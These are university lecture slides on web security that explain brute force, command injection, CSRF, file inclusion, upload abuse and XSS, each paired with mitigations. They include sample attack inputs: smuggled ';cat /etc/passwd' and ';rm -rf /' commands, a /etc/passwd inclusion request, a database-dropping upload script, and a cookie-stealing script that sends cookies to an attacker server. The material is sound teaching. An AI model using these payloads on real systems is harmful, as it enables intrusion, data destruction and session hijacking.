


# Web Security

Marcus Bendtsen

Institutionen för Datavetenskap (IDA)

Avdelningen för Databas- och Informationsteknik (ADIT)

# U.S. Stocks Tank Briefly in Wake of Associated Press Twitter Account Hack




# Some recent attacks...

- **WordPress (~2013)** – Attacks against WordPress sites where combinations of username: *admin* and different passwords were tested. Reportedly more than 90,000 IP addresses were involved in the attack. The goal was speculated to be to utilize these sites as nodes in a DDoS attack. (Hard to tell that you have been compromised since the attacker only utilizes your resources).
- **iCloud 2014** – Allegedly private iCloud accounts were hacked due to a flaw in the iCloud system that allowed brute force attacks. This lead to personal material being leaked.
- <http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>

# A game changer

- The Internet was a game changer...
  - Code was no longer written only for OS, microchips, games, utilities, etc.
  - Code was no longer slowly acquired and installed, but executed on demand.
  - The amount of code that has been written for the web is staggering (backend and frontend).



# A game changer

- As the web-presence-need gained extreme momentum, non-functional requirements such as **quality** and **security** were not prioritised.
- Today, the Internet is used not only for web pages, but as a **communication channel for services**, smart-home devices, etc.
- Coupled with this boom was an increasing pace of **information** gathering (registrations/surveys/etc).
- Big-data (data mining and machine learning) was gaining momentum, and the gathering of information was/is crucial for many businesses.

# No surprise

- When you allow for so much code to be available and users are interacting with the code (input/output) ...
- ... and you are collecting massive amounts of data...
- .. it should not come as a surprise that there will be security and privacy issues.



# Vulnerabilities

- We will look at a few common vulnerabilities and how attacks work to exploit these vulnerabilities.
- You will investigate mitigations in the lab.
- **Vulnerabilities:**
  - Brute force
  - Command execution/injection
  - Cross-site request forgery
  - File inclusion
  - Upload
  - Cross-site scripting (stored and reflected)
  - SQL injection

# BRUTE FORCE



# Brute force

- There exists many ways to authenticate users in systems, e.g. one-time tokens, biometric, etc.
- On the web the most prevalent method is the username/password combination.
- In general a ***brute force*** attack tries every combination of username/password until it is successful.
- Variations:
  - Search attack
  - Rule-based search attack
  - Dictionary attack



# Brute force – Search attack

- A search attack is the most basic form of brute force.
- Given a character set (e.g. lower alpha charset [*abcdefghijklmnopqrstuvwxyz*] ) and a password length, then every possible combination is tried.



# Brute force – Search attack

- Lower alpha + 3 character password:
  - aaa
  - aab
  - aac
  - aad
  - ...
- Slow, but it will at some point crack the password.



# Brute force – Rule-based search

- Similar to search based but we try and be a bit more clever when picking passwords to test.
- Essentially you make up some transformation rules that you want to apply to each candidate password.

Candidate	Rule	New candidate
password	→	PaSsWoRd

# Brute force – Rule-based search

- We can say that we should generate a password, and then also test the following transformations:  
***duplicate, toggle case, replace e with 3.***
- Assume we want to test the password: ***pressure***, then we would test:
  - *pressure*
  - *pressurepressure*
  - *PRESSURE*
  - *pr3ssur3*
  - *etc...*



# Brute force – Dictionary attack

- It is common for users to pick passwords that are easy to remember, thus the password “123456789ABC” is a lot more common than “frex#be!?Vu6adR”.
- A dictionary attack uses this to its advantage and uses a predetermined list of words (a dictionary) and tries these as passwords.



# Brute force – Dictionary attack

- A dictionary includes  $n$  possible words  $K$
- All  $k \in K$  are *a priori* equally likely:  $p(k_i) = p(k_j)$  ,  $1 \leq i, j \leq n$
- However, given some *evidence*  $\mathbf{e}$ , we can condition the probabilities for each word, thus making some words more likely, e.g.  $p(k_1 | \mathbf{e}) > p(k_2 | \mathbf{e})$



# Brute Force – Dictionary attack

- Ok, but how would you get **e**?
  - Ever browsed Facebook and been offered a quiz about yourself?
    - Which animal are you?
    - Which Star-Wars character are you?
    - Suggest a movie for a friend, win a prize!
    - ...
    - ...



# Brute Force – Dictionary attack


## Which animal are you?

- Question 1: Do you like being outdoors?
- Question 2: Would you say that you are more of a “Lion King” person or “Winnie the pooh” person?


*Yes? - Conditional for dogs increase*



*Conditional for tiger increase*



*Conditional for simba increase*



- You are a ..., leave your email so that we can send you ...:
- Then you try that email-address as username and the words most likely as password first.




What kind  
of cat  
are you?



How do you feel about  
Mondays?

Flickr: 11121568@N06



$p(\text{garfield} \mid \mathbf{e})$  increase

- Are all quizzes made with malicious intent?
- No, of course not, usually they are a good way of getting users onto your page to generate ad revenue.
- However, social engineering is a big part of hacking systems, and sometimes it is not obvious when it happens.

# Brute force – Consequence

- Getting access to an account can have a range of consequences:
  - Access to an **administrative** account can have negative consequences for the **entire system** and all users.
  - Access to a **personal account** can have negative consequences for the **individual**.
  - Access to a personal account can allow an attack to **stage** another attack, e.g. to **get access to higher privileges** on the system or stage a **DDoS attack**.

# Brute Force - Mitigations

- Enforce better password selection (however enforcing complex passwords leads to users writing them down).
- Ensure that passwords are not common words (that have high likelihood of existing in dictionaries).
- Lock out after **x** number of failed attempts.
- Only allow **y** number of attempts per minute.

# COMMAND EXECUTION/ INJECTION

# Command execution/injection

- Essentially, the vulnerability allows an attacker to execute any command at will.
- This vulnerability is a cause of bad input validation and naïve programming.

# Command execution/injection

```
<?php  
    print("Please specify name of file to delete");  
    $file = $_GET['filename'];  
    system("rm $file");  
?>
```

- The intended use of the PHP script is for the user to send something like:

```
index.php?filename=tmp.txt
```

# Command execution/injection

```
<?php
    print("Please specify name of file to delete");
    $file = $_GET['filename'];
    system("rm $file");
?>
```

- But what happens if an attacker sends:
  - `index.php?filename=tmp.txt;cat /etc/passwd`
- Then the file `tmp.txt` will be removed, but as we have been able to concatenate “`;cat /etc/passwd`”, it will also print the content of this file to the user.
- This gives the attacker information about the system that it should not have, and this information can be used to stage attacks.



# Command execution/injection

```
<?php
    print("Please specify name of file to delete");
    $file = $_GET['filename'];
    system("rm $file");
?>
```

- **Another possibility:**
  - `index.php?filename=index.html`
- **Which would remove a vital part of the website.**
- **Or if the server is running with higher than necessary privileges:**
  - `index.php?filename=index.html;rm -rf /`
- **Which would remove everything on the file system.**

# Command execution/injection - Consequences

- The web server is *hopefully* running as a low-privilege user, however even so allowing injections can cause harm.
- You can exploit vulnerabilities in the underlying OS without having an account on the system (e.g. it is possible to exploit *pong* in this way, without having direct access to the system).

# Command execution/injection - Mitigations

- It would be easy if we simply disallowed any calls from the web application to the underlying OS, however:
  - Sometimes it is necessary (read/write files)
  - We may want call another tool such as image rescaling or network utility.
  - etc.
- Validate input (*you will explore this in the lab*)

# CROSS-SITE REQUEST FORGERY

# Cross-site request forgery (CSRF)

The attacker wants to perform an action with the same privileges as some user, e.g. change victims e-mail address or turning off/on some smart-home device.

# CSRF - Example

## **Example:**

*Assume that you have a smart-alarm connected to your house, and you can control it via a web interface. You can turn it on and off from your phone, allowing you to turn it off from work if your kids are going home from school themselves.*

(Or anything that is controlled via a web-interface, routers, printers, Facebook, etc...)

# CSRF - Example

- A web interface consists of HTML code with elements that can be clicked.
- Sometimes when clicking these elements it induces a request to a server to do something, e.g. turn on/off the alarm at home.
- The request may look something like this:

`http://example.com/alarm-cloud/?action=turnoff`

# CSRF - Example

**(continued)**

- The server knows that it is your alarm to turn off because you have already authenticated with the server from your device. **This is stored in a cookie.**
- The attacker is not authenticated as you on the server, so simply requesting to turn off will not help (**the attacker does not have your cookies**).

A hacker wants to make you click that link from **your** device.



# CSRF - Example

## **You are a winner!**

Your email address has been randomly chosen as the winner of \$1000 dollars.

We will send you the cash, no credit-card information or private details needed.

All you have to do is click this link:

[Click here to get \\$1000 !](#)

- You just got this email, free cash!
- Looks like a legitimate link!
- But the code is actually:  


```
<a href='http://example.com/alarm-cloud/?action=turnoff'>Click here to get $1000 !</a>
```

You have the cookies, and the attacker made you turn off your alarm.

# CSRF - Example

## This cat is so cute!

Check out this cat!!



- That's odd, you were promised a really cute cat, but it seems the image was not found...

```
<img src='http://  
example.com/alarm-cloud/?  
action=turnoff' />
```

- You have the cookies, and the attacker made you turn off your alarm.

Email clients block images from untrusted sources for good reasons.

# CSRF - Mitigations

- One way is to ensure that every request on your website has a random token added to it from the server, so when you load your web interface the server creates links that look like this:

`http://example.com/alarm-cloud/?action=turnoff&token=RANDOM`

- The server will then only accept the request if the token is correct (it knows which tokens to accept).
- If tokens are used more than once per session then it is not a good idea to send them via GET like in this example. (*History attack*).
- Other *developer-side* mitigations exist. (*CAPTHCA, re-authentication, etc.*)

# CSRF - Mitigations

- Users can help to avoid being attacked by:
  - Logging out of web applications when they no longer use them.
  - Do not allow your browser to save username/passwords and do not allow them to *“remember me”*.
  - Do not use the same browser when you are surfing the web and when you are using sensitive applications.

# FILE INCLUSION

# File Inclusion

- A specific page on a website is often a composition of many pages or pieces of code glued together.
- This makes it easy for developers to develop different components and combine later.

# File Inclusion

- Assume that you have a page that has a footer and a header that is dynamically chosen based on user preference, and this information is sent as part of the request:

**Request:** `http://example.com/?header=red&footer=blue`

```
<?php
    include( $_GET['header'] . '.php' );
?>
```

HTML content for the page...

```
<?php
    include( $_GET['footer'] . '.php' );
?>
```

# File Inclusion - Example

- An attacker can exploit this by requesting:

```
http://example.com/?header=/etc/passwd&footer=blue
```

- The web server will now paste the contents of `/etc/passwd`, the HTML content and the content of `blue.php` together, displaying this for the attacker
- Any file that the web server can read is available for the attacker, leaking information that should not be seen.



# File Inclusion - Mitigation

- This really boils down to the fact that the practice isn't safe, and one should not include files.
- However, unaware developers may still code this way.
- PHP can be configured to not allow opening files, thus allowing system admins to block developers from doing this.
- If you really want it, then you must validate the input, creating a white-list of files that you will allow and then checking that the requested file is in the white-list.

# UPLOAD

# Upload

- Web sites often allow users to upload files
- Legitimate use includes uploading of avatar images, handing in reports, attaching documents to e-mails, etc.
- Unrestricted uploading leads to many possible ways for an attacker to attack the web server.



# Upload

- What if I upload a file named:

`"../index.php"`

- If the programmer **has been careful**, then a file named `"../index.php"` will be created in the avatars map. (Assuming we are supposed to upload avatars).
- If the programmer instead did something like:

```
file.write("/var/lib/www/avatars/" + filename)
```

- Then the file will be written to the root folder of the web application, overwriting the existing `index.php` file and thus shutting down an important component of the web application.

# Upload

- Ok, fine, I will just make sure I always place files in the "avatars" folder, no matter what.
- No, there are more considerations...

# Upload

- The majority of web sites today use databases. And lazy developers will setup a database on the same server as the web server and use “root” as username and no password.
- Instead they make sure that the database can only be connected to on 127.0.0.1, thus they feel safe.
- (The following can be done even if the developer is not lazy, but it makes the example easier).

# Upload

- As an attacker, I will create file called drop.php with the following:

```
con = open a connection to the database  
query = "DROP DATABASE mysql"  
execute(con, query)
```

# Upload

- I will then upload it to the avatars folder...
- ...and call it from my browser:

`http://example.com/avatars/drop.php`

- Database has been dropped... (or worse, maybe copied elsewhere so that attacker can use your data).




# Upload

- Ok, so I will only place files in avatars folder, and I will **not** allow .php files ...
- Sorry, not there yet...

# Upload


- Upload a file of large size (e.g. 2TB).
- Fills the entire disk of the server, thus crashing it.
- Must check for file size as well, e.g. do not accept files larger than 10mb.



# Upload

*Send a small file from each client, at extremely slow rates*

- File size is not enough.
- A “*slow HTTP-POST attack*” uses several clients and uploads a small file, but at extremely small rates.
- Getting 1000 clients is not difficult, and the server may only accept 256 concurrent connections.
- Slowly uploading the file will eat up available concurrent connections.
- Make sure transfer rates are not slow, and cut connections to slow clients.




# Upload

- Ok, so now I have done all the checks, and I feel confident enough to also allow users to share their PDF reports by uploading them to a special folder “/pdf/”, and allowing others to download them...
- But then you have another problem...

# Upload

- Other users may be downloading the PDF reports and opening in their viewers.
- PDFs can contain code, including JavaScript.
- An attacker can upload a malicious version of the report that others download and open.
- So you must make sure that files can not be overwritten by non-authenticated users.



# Upload - Mitigations

- We have seen some mitigations, and here are some more robust things that can be done:
  - Create a white-list of filenames that are accepted, thus not accepting upload of .php files or files that are downloaded by other users, etc. (Not a completely safe mechanism on its own).
  - Limit the size of the files that are accepted, and do not accept files uploaded at slow rates.
  - Do not allow execution permission on folder with uploaded files
  - etc...

# CROSS SITE SCRIPTING

# Cross site scripting (XSS)

- It is common for web sites to take user input and use as output in parts of the application:
  - Comments section
  - Blog posts
  - Upload of recipes
  - Q&A forums
  - etc.



# XSS

- A web browser basically understands three things:
  - HTML, CSS and JavaScript
- It is convenient to allow users to post HTML and CSS as part of their input (e.g. comments), since it allows them to format their text (bold, italics, colors, etc.)
  - Back in the 90's you had to code the HTML and CSS yourself.
  - Now most input fields look like small word-processing applications.

# XSS

- What about the third component, JavaScript?
- Is it a good idea to also allow users to augment their comments with JavaScript?
- There may be scenarios where this is useful, however ...

# XSS

- The problem is that JavaScript can be malicious, and the browser can not tell malicious code from safe code.
- If an attacker can post JavaScript in an input field, and the contents of the attackers post is shown for others...
- ...then the attacker is able to execute arbitrary JavaScript on the browsers of all users who visit this portion of the website.

# XSS - Example

```
<h1>Comment section:</h1>
<div id='comment1'>
  <script>
    alert("Hello!")
  </script>
</div>
```

- The attacker wrote code into the comment field.
- All users that visit this site will have a pop-up showing “Hello!”
- Mostly annoying ... but what about...

# XSS - Example

```
<script>  
document.getElementsByTagName("body")[0].style.display = 'none';  
</script>
```

- The web site now disappears for anyone that visits this specific page.

# XSS - Consequences

- When we did cross-site scripting we wanted somebody to click a link since they had a cookie that we did not have access to.
- JavaScript can read cookies, and JavaScript can make HTTP requests.

```
var cookies = document.cookie;  
var request = new XMLHttpRequest();  
request.open("GET", "hackersServerUrl?cookie=" + cookies, false);  
request.send();
```

# XSS - Consequences

```
var cookies = document.cookie;  
var request = new XMLHttpRequest();  
request.open("GET", "hackersServerUrl?cookie=" + cookies, false);  
request.send();
```

- All users who visit this part of the website will unknowingly send their cookies to the attacker.
- The attacker can place the cookies in a browser, and hi-jack the authenticated session.

# XSS - Consequences

Algorithmic trading strategies can use news flashes to make split second decisions to buy and sell shares. Assume that there is a XSS vulnerability on the Financial Times website.

An attacker short sells a large amount of Apple shares, and then posts JavaScript that creates a fake news item at the top of the page that says that Apple has a much worse than expected annual report.

Algorithmic trading strategies will react and start selling shares, and the price will fall, generating value for the attacker.



(Not an attack, but an example that web content matters)

## UAL Shares Slammed by False Bankruptcy Report

The rumor was apparently sparked by the accidental republication of a years-old news story on a newspaper Web site. United Airlines subsequently told CNBC that the report is inaccurate.

UPDATE 2: The story gets more convoluted and more interesting. According to a follow-up investigation, the article in the *Sun Sentinel's* archive had no date on it. But when Google's spider grabbed it, it assigned a current date to the piece, which then resulted in the article being placed in the top results of Google News. When

# XSS - Consequences

A pharmaceutical company has strict guidelines for how their drugs should be administered.

Assume a rival company has found a XSS flaw in their website, allowing them to modify guidelines for intake.

Many people take the wrong dosage, causing personal harm to patients and financial harm to the pharmaceutical company.

# XSS - Mitigations

- There are several preventive measures that can mitigate XSS vulnerabilities, the most basic is:
- HTML escape before inserting untrusted data into HTML element content.
  - If users have posted on your website, then replace all “>”, “<”, “&”, etc. with “&gt;”, “&lt;”, “&amp;”, this way the browser will treat these as the signs they are, not as HTML code.
